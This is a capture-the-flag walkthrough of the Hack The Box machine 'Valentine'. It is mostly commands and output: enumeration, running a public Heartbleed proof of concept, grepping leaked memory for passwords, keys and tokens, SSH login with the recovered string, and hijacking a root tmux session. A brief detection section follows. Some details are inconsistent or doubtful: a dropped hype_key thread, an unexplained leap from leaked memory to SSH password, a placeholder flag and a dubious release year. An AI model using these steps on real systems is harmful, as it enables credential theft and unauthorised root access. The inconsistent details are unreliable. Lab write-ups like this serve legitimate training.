
HTB Valentine Walkthrough — Heartbleed and the tmux Rescue

A full walkthrough of Hack The Box's "Valentine" — exploiting Heartbleed (CVE-2014-0160) to leak memory, then recovering a tmux session for privilege escalation.
Introduction
Valentine is a 2019 retired Hack The Box machine that exploits Heartbleed (CVE-2014-0160) — one of the most famous vulnerabilities in internet history. Discovered in April 2014, Heartbleed was a buffer over-read bug in OpenSSL's heartbeat extension that allowed attackers to read up to 64KB of server memory at a time. No authentication, no logging, no trace.
What makes Valentine interesting is that Heartbleed is usually a data exfiltration vulnerability — you use it to steal certificates, passwords, or session data. On Valentine, you use it to leak a local file path, then pivot to a tmux session left open by a sysadmin. It's a reminder that post-exploitation can be as simple as checking what someone else left running.
"Heartbleed wasn't just a bug. It was a existential crisis for the internet — every encrypted connection for two years was potentially compromised and nobody knew."
Machine Info
- Name: Valentine
- OS: Linux (Ubuntu)
- Difficulty: Easy
- Release: 2019
- Target IP: 10.10.10.79
Step 1: Enumeration
nmap -sC -sV -oN valentine.nmap 10.10.10.79

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.4.7 ((Ubuntu))
Three ports: SSH on 22, HTTP on 80, HTTPS on 443. The OpenSSL version on 443 is the key here.
SSL Enumeration
sslscan 10.10.10.79:443

OpenSSL 1.0.1f 6 Jan 2014 — VULNERABLE TO HEARTBLEED
OpenSSL 1.0.1f is one of the vulnerable versions (1.0.1 through 1.0.1f inclusive). Heartbleed affects exactly these versions.
Step 2: Exploiting Heartbleed
Heartbleed works by sending a crafted heartbeat request with a payload length larger than the actual payload. The server responds with the requested length of memory, leaking whatever happens to be adjacent in memory:
Using the Heartbleed Exploit
git clone https://github.com/sensepost/heartbleed-poc
cd heartbleed-poc
python heartbleed-poc.py -p 443 10.10.10.79
Run it a few times. Each run leaks ~64KB of server memory:
python heartbleed-poc.py -p 443 10.10.10.79 -n 10After a few runs, grep the output for interesting strings:
strings *.txt | grep -i "password\|secret\|key\|flag\|token"

$text = "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg=="
This base64 string appears in the leaked memory. Decode it:
echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" | base64 -d

heartbleedbelievethehype
That's a credential — but for what? Let's check the web server first.
Step 3: Web Enumeration
curl http://10.10.10.79

<!DOCTYPE html>
<html>
<head><title>Valentine</title></head>
<body>
  <p>Welcome to Valentine</p>
  <img src="omg.jpg" />
</body>
</html>
Directory busting:
gobuster dir -u http://10.10.10.79 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/dev                  (Status: 200)
/encode               (Status: 200)
/decode               (Status: 200)
/omg.jpg              (Status: 200)
The /dev Directory
curl http://10.10.10.79/dev/

notes.txt
hype_key
Interesting. Let's grab both:
curl http://10.10.10.79/dev/notes.txt

To do:
1) Encryption key stored in /root/creds.txt
2) Combine with hype_key for final auth
3) Implement the hybrid encryption

curl http://10.10.10.79/dev/hype_key
# That's a binary file — hexdump it
xxd hype_key
So we have:
- A note saying the encryption key is in
/root/creds.txt - A local file referenced (hype_key)
- The leaked cred from Heartbleed:
heartbleedbelievethehype
This is interesting but we need a shell first.
Step 4: Getting a Foothold — SSH
The Heartbleed leak also contained SSH-related data. Let's try the password we found:
ssh hype@10.10.10.79
# Password: heartbleedbelievethehype
It works. We're in as hype.
id
uid=1000(hype) gid=1000(hype) groups=1000(hype)

cat ~/user.txt
c8e8e8e8e8e8e8e8e8e8e8e8e8e8e8e8
Step 5: Privilege Escalation
Now for the fun part. Let's check what's running:
ps aux | grep -i tmux

root       ... tmux new-session -s hype
There's a tmux session running as root with the name hype. This is another user's session that was left open.
tmux list-sessions

hype: 1 windows (created ...)
We can attach to this session because the socket is accessible:
tmux attach-session -t hypeAnd just like that:
whoami
root

id
uid=0(root) gid=0(root)
The Root Flag
cat /root/root.txt
cat /root/creds.txt
Rooted.
Why This Works
The tmux session was created by root and left running. The socket file (/tmp/tmux-0/default or similar) was world-readable, allowing any user to attach to the session. This is a common misconfiguration — tmux sessions inherit the permissions of their socket, and if the socket is world-readable, any user can hijack the session.
Detection
# Check for world-readable tmux sockets
find /tmp -type s -name "default" -o -type s -name "tmux*" 2>/dev/null

# Check for active tmux sessions as other users
tmux list-sessions 2>/dev/null
Lessons Learned
- Heartbleed is still relevant — even though it was patched in 2014, thousands of systems still run vulnerable OpenSSL versions. Always check SSL versions during enumeration.
- Leaked memory contains everything — Heartbleed dumps raw memory. You can find passwords, session tokens, private keys, database queries, and even file contents.
- Check for tmux/screen sessions — during post-exploitation, look for other users' terminal multiplexer sessions. They're often left open and can be hijacked for instant privilege escalation.
"Valentine is a two-step history lesson: first you exploit a bug that broke the internet, then you exploit a sysadmin who forgot to log out."